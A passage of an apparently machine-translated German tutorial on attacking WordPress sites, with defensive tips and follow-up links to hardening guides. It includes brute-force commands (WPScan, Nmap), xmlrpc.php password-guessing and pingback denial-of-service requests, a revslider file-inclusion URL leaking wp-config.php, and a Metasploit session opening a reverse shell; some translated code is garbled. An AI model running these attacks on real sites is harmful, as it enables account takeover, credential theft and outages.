Brute-Forcing-Konten von Benutzern sind mit einer Reihe von Open-Source-Tools möglich. Darüber hinaus sind wurmähnliche Skripte verfügbar, die sich im WordPress-Ökosystem verbreitet haben. Diese suchen und verbreiten sich auf WordPress-Seiten

mit schwachen Admin-Passwörtern.

WPScan

Das zuvor erwähnte WPScan-Tool kann neben der Aufzählung auch Brute-Force-Login-Angriffe durchführen.

Hier ist eine Beispielausgabe eines Tests, den ich mit WPScan gegen ein Low-End- VPS von Digital Ocean ($ 5 / Monat) durchgeführt habe, bei dem ich eine Standardinstallation von WordPress installiert hatte.

```
ruby wpscan.rb -u 192.241.xx.x68 --threads 20 --wordlist 500worst.txt --username testadmin

 ********* SNIP *****************

 [+] Starten des Passwort-Brute-Forcers

   Brute-Force-Force-Benutzer 'testadmin' mit 500 Passwörtern ... 100 % vollständig.
 [+] Beendet am Do, 18. Juli 03:39:02 2013
 [+] Verstrichene Zeit: 00:01:16
```

Überprüfen der Ausgabe

500 Passwörter, die für das Konto „testadmin“ getestet wurden (entdeckt während der Benutzeraufzählung). Diese **500 Passwörter wurden in 1 Minute und 16 Sekunden getestet!** Während der Test lief, gab es keine Unterbrechung der Website. Ein Webserver-Administrator hätte **keine Ahnung, dass der Angriff** ohne ein Sicherheitsprotokoll-Überwachungssystem stattgefunden hat (OSSEC macht das sehr gut).

Die oben verwendete Liste der 500 schlechtesten Passwörter stammt von Skull Security . Die Website verfügt über eine große Anzahl von Passwortlisten, einschließlich der bekannten rockyouListe (60 MB), die weit mehr als 500 Passwörter enthält!

Nmap NSE-Skript

Nmap, der Port-Scanner , kann viel mehr, als offene Ports zu finden. Neuere Versionen von Nmap werden mit NSE-Skripten geliefert. Infolgedessen kann es verwendet werden, um viele verschiedene Schwachstellen zu testen. Zum Beispiel das Aufzählen von Benutzern und Brute-Force-WordPress-Passwörter.

```
nmap -sV --script http-wordpress-enum --script-args limit=25
PORT STATE SERVICE GRUND
 80/tcp öffnen http syn-ack
 |  http-wordpress-enum:
 |  Benutzername gefunden: admin
 |  Benutzername gefunden: testadmin
 |  Benutzername gefunden: fred
 |  Benutzername gefunden: alice
 |  Benutzername gefunden: bob
 |_Suche bei ID #25 gestoppt.  Erhöhen Sie bei Bedarf die
Obergrenze mit 'http-wordpress-enum.limit'
```

Die obige Ausgabe zeigt einen Beispiellauf mit dem NSE-Skript http-wordpress-enum zum Aufzählen von WordPress-Benutzern.

```
PORT STATE SERVICE GRUND
 80/tcp öffnen http syn-ack
 |  http-wordpress-brute:
 |  Konten
 |  testadmin:myS3curePass => Anmeldung korrekt
 |  Statistiken
  |_  113  Versuche  in  19  Sekunden  durchgeführt,
durchschnittliche tps: 6
```

Oben sind die Ergebnisse von Brute-Force-WordPress-Konten mit dem NSE-Skript http-wordpress-brute .

Burp-Suite

Für diejenigen, die mit Sicherheitstests für Webanwendungen vertraut sind, kann das Burp Suite Intruder-Tool auch zum Brute-Forcing von WordPress-Passwörtern verwendet werden. Ein WordPress-Anmeldeversuch ist **nur eine HTTP-POST- Anfrage.** schließlich

Konfigurieren Sie Burp Intruder so, dass es einen gültigen Benutzernamen (oder eine Liste von Benutzernamen) zusammen mit einer Liste möglicher Passwörter sendet und auf die erfolgreiche Anmeldung wartet.

Brute-Force-Anmeldung über xmlrpc.php

Das xmlrpc.phpFähigkeit ist ein API-Endpunkt. Dieser Endpunkt ermöglicht mobilen Apps und anderen programmierbaren Zugriffen auf Backend-Funktionen der WordPress-Site, z. B. das Veröffentlichen von Beiträgen. Es ist standardmäßig aktiviert. Je nach Berechtigungen und der Version der Ziel-WordPress-Installation sind mehrere Angriffe gegen den Endpunkt möglich.

Verwendung der xmlrpc.phpEndpunkt, um WordPress-Konten anzugreifen, können wir Sicherheits-Plugins umgehen, die das Anmeldeformular vor Missbrauch schützen. Dieser Angriff zum Erraten von Passwörtern kann auch schneller sein, was dazu führt, dass Sie mehr Passwörter versuchen können.

Beachten Sie die -d, In curl, dies sind die Daten, die als Teil der POST-Anforderung gesendet werden. Sie können für diese Anfrage auch Burp oder Ihre bevorzugte Skriptsprache verwenden.

```
curl -X POST -d "<methodCall><methodName>wp.getUsersBlogs</methodName><params><param><value>admin</value></param><param><value>pass</value></param></params></methodCall>" http://examplewp.com/xmlrpc.php
```

In der Antwort sehen wir eine **ungültige Passwortantwort** oder einen Erfolg. Es ist leicht zu erkennen und in Ihr Skript einzuarbeiten.

Denial of Service (DOS) über xmlrpc.php

Eine weitere Verwendung des xmlrpc.phpEndpunkt soll einen Denial-of-Service-Angriff durchführen. Wenn diese Funktion aktiviert ist, können wir eine kleine Anfrage an den Server

senden und ihn dazu bringen, mit einer ganzen Seite Inhalt an ein Ziel unserer Wahl zu antworten. Die Idee ist, mehrere Anfragen von verschiedenen Systemen zu stellen und sie alle auf einen einzigen Host zu richten. Potenziell wird es aufgrund einer Netzwerküberlastung offline geschaltet.

Zuerst zählen wir die Fähigkeiten der auf xmlrpc.phpEndpunkt.

```
curl -X POST -d "<methodCall><methodName>system.listMethods</methodName><params></params></methodCall>" http://examplewp.com/xmlrpc.php
```

Die Antwort ist eine Liste der verfügbaren Methoden.

```
<?xml version="1.0" encoding="UTF-8"?>
 <Methodenantwort>
   <Parameter>
     <param>
       <Wert>
       <Array><Daten>
   <value><string>system.listMethods</string></value>
   <value><string>system.getCapabilities</string></value>
<value><string>pingback.extensions.getPingbacks</string></value>
   <value><string>pingback.ping</string></value>
   <value><string>mt.publishPost</string></value>
 **** abgeschnitten ****
```

Beachten Sie, dass **pingback.ping** anzeigt, dass Pingback aktiviert ist. Verwenden Sie die folgenden Daten für den Pingback-Versuch.

```
<methodCall>
 <Methodenname>pingback.ping</Methodenname>
 <params><param>
<value><string>http://**Denial-of-Service-Ziel**:**Portnummer**</string></value>
</param><param><value><string>http://**blog-url-von-wp**</string>
 </value></param></params>
 </methodCall>
```

Deaktivieren des Zugriffs auf xmlrpc.phpvon Ihrem Webserver oder mit .htaccesswird empfohlen, wenn Sie die API nicht verwenden. Es blockiert nicht nur alle Angriffe, sondern reduziert auch die Menge an Rauschen in Ihren Protokollen von den Bots, die versuchen, diese API-Endpunkte zu treffen.

Nutzen Sie das WordPress-Plugin

Plugins, Themes und WordPress Core enthalten alle eine große Menge PHP-Code von Entwicklern aus der ganzen Welt. Diese Entwickler haben unterschiedliche Fähigkeiten und Schwerpunkte, wenn es darum geht, sichere Software zu schreiben. Aus diesem Grund stehen einem Angreifer Tausende von ausnutzbaren Schwachstellen zur Verfügung. Das Aktualisieren von Plugins, dem WordPress-Kern und Themes muss für jeden WordPress-Administrator eine Routineaufgabe sein, um **sicherzustellen, dass die bekannten Schwachstellen gepatcht werden** .

Häufige Schwachstellen sind XSS, SQL-Injection, Dateiupload und Codeausführung. All dies kann verheerende Folgen für eine WordPress-Site haben. Durchsuchen Sie Metasploit und Exploit-db.com nach ausnutzbaren WordPress-Bugs.

Revslider Beispiel-Exploit

Ein Beispiel für einen WordPress-Plugin-Exploit ist eine vor 5 Jahren entdeckte Schwachstelle. Das anfällige **revslider-Plugin** führte zu Zehntausenden kompromittierter WordPress-Sites. Bis heute gibt es Versuche, es in unseren Webserver-Protokollen auszunutzen, sogar im Jahr 2019. Ein Grund dafür, dass es ein so beliebtes Plugin war, ist, dass es mit vielen Themen gebündelt war.

Eine Reihe von Nutzungsmöglichkeiten sind möglich, aber dies ist vielleicht am einfachsten zu demonstrieren. Die Ausbeutung ist so schwierig wie das Laden dieser URL in einem Browser.

https://examplewp.com/wp-admin/admin-ajax.php?action=revslider

_show_image&img=../wp-config.php

Die HTTP-Anforderung würde die herunterladen wp-config.phpDatei von der anfälligen Site, wenn sie die ausnutzbare Version von hatte revsliderEingerichtet. Der Exploit-Typ wird als **Local File include** bezeichnet , da der Angreifer den Anwendungscode dazu verleitet, eine vertrauliche Datei in die Ausgabe aufzunehmen. Der wp-config.phpist normalerweise nicht zugänglich und **enthält die Datenbankanmeldeinformationen** für den WordPress-Datenbankbenutzer.

anzumelden **Mit dem Datenbankpasswort könnte ein Angreifer versuchen, sich mit demselben Passwort als WordPress-Administrator** (wenn Passwörter wiederverwendet würden). Ein häufigerer Angriffsvektor wäre die Anmeldung beim phpmyadmin-Skript, falls installiert, da dieses die Datenbankanmeldeinformationen verwendet. Wenn MySQL verfügbar ist, ist es möglicherweise sogar möglich, sich mit a direkt mit der Datenbank zu verbinden MySQLDatenbankclient und die durchgesickerten Anmeldeinformationen.

Der Zugriff auf die Datenbank bietet dem Angreifer die Möglichkeit, das Administratorpasswort zurückzusetzen, zu versuchen, den Admin-Hash zu knacken, Inhalte in der Datenbank zu ändern, **bösartige js oder iframes** hinzuzufügen . Es gibt viele Möglichkeiten zur weiteren Nutzung, sobald die Anmeldeinformationen vorliegen wp-config.phpsind durchgesickert.

Exploit WordPress-Theme-Beispiel

Exploits sind an verschiedenen Orten und in Foren verfügbar. Dieses Beispiel verwendet einen Exploit aus dem beliebten Metasploit Exploitation Framework. Das anfällige Thema ist das sehr beliebte **optimizepress** . Die Schwachstelle wurde bereits 2013 veröffentlicht und Versionen nach 1.45 sind für diesen Exploit nicht anfällig.

Mit Standard-Metasploit-Befehlen können wir das Modul laden, die Optionen konfigurieren, eine Nutzlast auswählen und ausnutzen. Das Ergebnis ist ein Shell-Zugriff auf den Server mit nur wenigen Minuten Arbeit.

In diesem Beispiel ist der Schwachstellentyp eine Datei-Upload-Schwachstelle in media-upload.phpdes Themas. Durch Ausnutzen der Schwachstelle können wir eine PHPShell oder anderen Code, der uns Codeausführung gibt.

Ein wichtiger Punkt, an den Sie sich hier erinnern sollten, ist: Die Identifizierung der Plugins und Themes ist der erste Schritt bei einem gezielten Angriff, bei dem eine WordPress-Site ausgenutzt wird.

Zahlreiche Bots und automatisierte Angriffsskripte, die WordPress-Sites ausnutzen, führen die Aufzählungsphase nicht durch. Sie treiben Exploits auf Tausenden von Websites voran und hoffen auf eine erfolgreiche Payload.

Nicht aktivierte Plugins und Themes können ausgenutzt werden. Das Scannen nach Standardspeicherorten dieser anfälligen Dateien ist ein sehr häufiger Angriff durch automatisierte Bots .

Nutzung des WordPress-Kerns

Schwachstellen im WordPress-Kern tauchen von Zeit zu Zeit auf. Während remote nicht authentifizierte Schwachstellen relativ selten sind, täte jeder Angreifer gut daran, sich mit den

besser ausnutzbaren Schwachstellen in WordPress Core vertraut zu machen.

Die Liste der Schwachstellen auf cvedetails.com ist ein guter Anhaltspunkt und zeigt, dass die Schwere der entdeckten Schwachstellen im Vergleich zum Stand der Dinge vor 5 Jahren viel geringer war.

Beispiel für die Nutzung von CVE-2019-8942 und CVE-2019-8943

Unter Verwendung von Metasploit zeigt dieses Beispiel die Ausnutzung von Schwachstellen in WordPress-Versionen <= 4.9.8 und WordPress 5.0.0. Mit diesem Exploit erreichen wir die Ausführung willkürlichen Codes über eine zentrale Schwachstelle, die eine Pfadüberquerung und eine lokale Dateieinbindung kombiniert. Wenn der Angreifer Zugriff auf ein Konto mit mindestens Autorenrechten hat, ist die Codeausführung wahrscheinlich möglich.

Im Folgenden wird der Standard-Metasploit-Nutzungsprozess unter Verwendung von beschrieben wp_crop_rceModul. Der **PHP Meterpreter** ist ein Remote-Agent, der dem Angreifer die Möglichkeit gibt, Befehle auszuführen und Dateien auf das Zielsystem hoch-/herunterzuladen.

```
msf5 > verwenden Sie Exploit/unix/webapp/wp_crop_rce
 msf5 Exploit (unix/webapp/wp_crop_rce) > setze rhosts 127.0.0.1
 rhosts => 127.0.0.1
 msf5-Exploit (unix/webapp/wp_crop_rce) > Benutzernamen-Autor festlegen
 Benutzername => Autor
 msf5 Exploit (unix/webapp/wp_crop_rce) > Passwortautor festlegen
 Passwort => Autor
 msf5-Exploit (unix/webapp/wp_crop_rce) > ausführen

 [*] Reverse-TCP-Handler auf 127.0.0.1:4444 gestartet
 [*] Authentifizierung bei WordPress mit Autor:Autor...
```

```
 [+] Mit WordPress authentifiziert
 [*] Nutzlast wird vorbereitet...
 [*] Überprüfe die Crop-Bibliothek
 [*] Nutzlast wird hochgeladen
 [+] Bild hochgeladen
 [*] Nutzlast wird hochgeladen
 [+] Bild hochgeladen
 [*] Einschließlich in Thema
 [*] Sendestufe (38247 Bytes) an 127.0.0.1
  [*] Meterpreter-Sitzung 1 geöffnet (127.0.0.1:4444 -> 127.0.0.1:36568) am 19.03.2019 11:33:27 -0400

 meterpreter > sysinfo
 Rechner: ubuntu
 OS : Linux ubuntu 4.15.0-46-generic #49-Ubuntu SMP Mi Feb 6 09:33:07 UTC 2019 x86_64
 Meterpreter: php/linux
```

Nicht authentifizierte Inhaltsinjektion in WordPress 4.7.0 und 4.7.1

In dieser Schwachstelle aus dem Jahr 2017 kann ein Angreifer Inhalte in einen Beitrag einfügen, indem er die wp-jsonAPI.


WordPress 4.7/4.7.1 – Remote-Injektion von nicht authentifizierten Inhalten

Sniff und Capture Credentials über nicht sichere Anmeldung

Ohne zusätzliche Sicherheitsmaßnahmen (TLS/SSL), Zugriff auf die /wp-admin/Dashboard erfolgt über eine unverschlüsselte Verbindung. Das bedeutet, wenn Sie sich in einem ungesicherten Netzwerk wie dem WLAN Ihres örtlichen Cafés oder Flughafens bei Ihrer WordPress-Site anmelden, könnten Ihr Login und Ihr Passwort zur Verwaltung der Site von einem Angreifer erfasst werden, der Ihre Sitzung beobachtet.

In diesem Beispiel für die Wireshark-Erfassung sehen wir deutlich den Benutzernamen und das Passwort, die in unserer

POST-Anforderung an erfasst wurden wp-login.php.



Anfällige Serversoftware

Das Testen der WordPress-Anwendung selbst ist nur ein Teil der Gewährleistung der Sicherheit Ihrer Website. Der Server, der die Website hostet, muss ebenfalls sicher gehalten werden.

Ausnutzbare Sicherheitslücken können natürlich auch in Serversoftware oder dem Betriebssystem vorhanden sein. Beispiele finden Sie auf jeder Schwachstellen-Mailingliste. eine Schwachstelle bezüglich Remote-Code-Ausführung Kürzlich wurde in Exim gefunden . Exim ist einer der beliebtesten E-Mail-Zustellungsserver im Internet. PHPMyAdmin ist aufgrund seiner Beliebtheit und einer langen Liste von Schwachstellen eine beliebte Angriffsanwendung.

Fehlkonfiguration der Serversoftware

Selbst wenn keine ausnutzbare Schwachstelle vorhanden ist, kann eine einfache Fehlkonfiguration einen Dienst angreifbar machen. Oft werden Sicherheitslücken einfach durch eine Fehlkonfiguration durch einen überarbeiteten Systemadministrator eingeführt.

Kompromittierung von Systemverwaltungstools

Ein erfolgreicher Passwort-Rate-Angriff auf ein Serververwaltungskonto gibt einem Angreifer vollen Zugriff auf

den Server und die WordPress-Anwendung.

Zu den Diensten, die mit Brute-Force-Passworterraten angegriffen werden können, gehören:

- SSH-Dienst
- MySQL-Datenbankdienst
- Webmin-Serververwaltung
- CPanel oder WHCMS Webhosting Control Panels
- phpMyAdmin Datenbankverwaltungsanwendung

Reduzieren Sie die Wahrscheinlichkeit einer Kompromittierung des Verwaltungskontos:

- Verwenden Sie überall sichere Passwörter, verwenden Sie sie nicht erneut!
- Verschieben Sie SSH auf einen anderen Port
- Verwenden Sie TLS/SSL für webbasierte Verwaltungsdienste, um Sniffing und die Kompromittierung von Anmeldeinformationen zu verhindern
- Whitelist-IP-Adressen, die eine Verbindung zu Internetdiensten herstellen können

Inhaltserkennung

Content Discovery ist der Prozess, bei dem versucht wird, interessante Elemente in einem Webpfad zu finden. Es gilt für jede Webanwendung, aber da wir WordPress angreifen, richten Sie es auf typische Dateien und Pfade von Interesse in einer WordPress-Installation.

Zum Beispiel:

```
curl https://testwordsite.com/wp-config.php.bak
 curl https://testwordpressite.com/.wp-config.php.swp
```

Diese beiden Beispiele verwenden curl, um eine mögliche

Sicherungsdatei der Datei wp-config.php zu finden, die wir zuvor besprochen haben. Es enthält **vertrauliche Informationen** , einschließlich **Datenbankanmeldeinformationen** . Der zweite Versuch versucht, die Sicherungsdatei herunterzuladen, die vimautomatisch erstellt, wenn eine Datei bearbeitet wird. Ein guter Grund, Dateien nicht direkt an Ihren Produktionsstandorten zu bearbeiten!

Verwenden curlUm diese Suchaufgabe für Hunderte oder sogar **Tausende gemeinsamer Dateien** durchzuführen , könnte dies mit ein wenig Skripting erreicht werden. Besser geeignet sind hingegen geeignetere Tools wie Burp Suite oder gobuster , ein durch Parallelverarbeitung sehr schnelles Tool. Es gibt viele Gründe, warum WordPress-Seiten angegriffen werden. Mit der Standardwartung können Sie die Wahrscheinlichkeit eines erfolgreichen Angriffs erheblich verringern. Seien Sie nicht die niedrig hängende Frucht. Halten Sie alles auf dem neuesten Stand, erstellen Sie regelmäßige Backups, führen Sie eine grundlegende Härtung durch und testen Sie Ihre Sicherheit regelmäßig.

Folgepost zu diesem Artikel: **Defending WordPress with OSSEC** .
Tutorial zu OSSEC: **OSSEC Einführungs- und Installationsanleitung** .
Tutorial zu Gobuster: **Gobuster-Tutorial und Installationsanleitung** .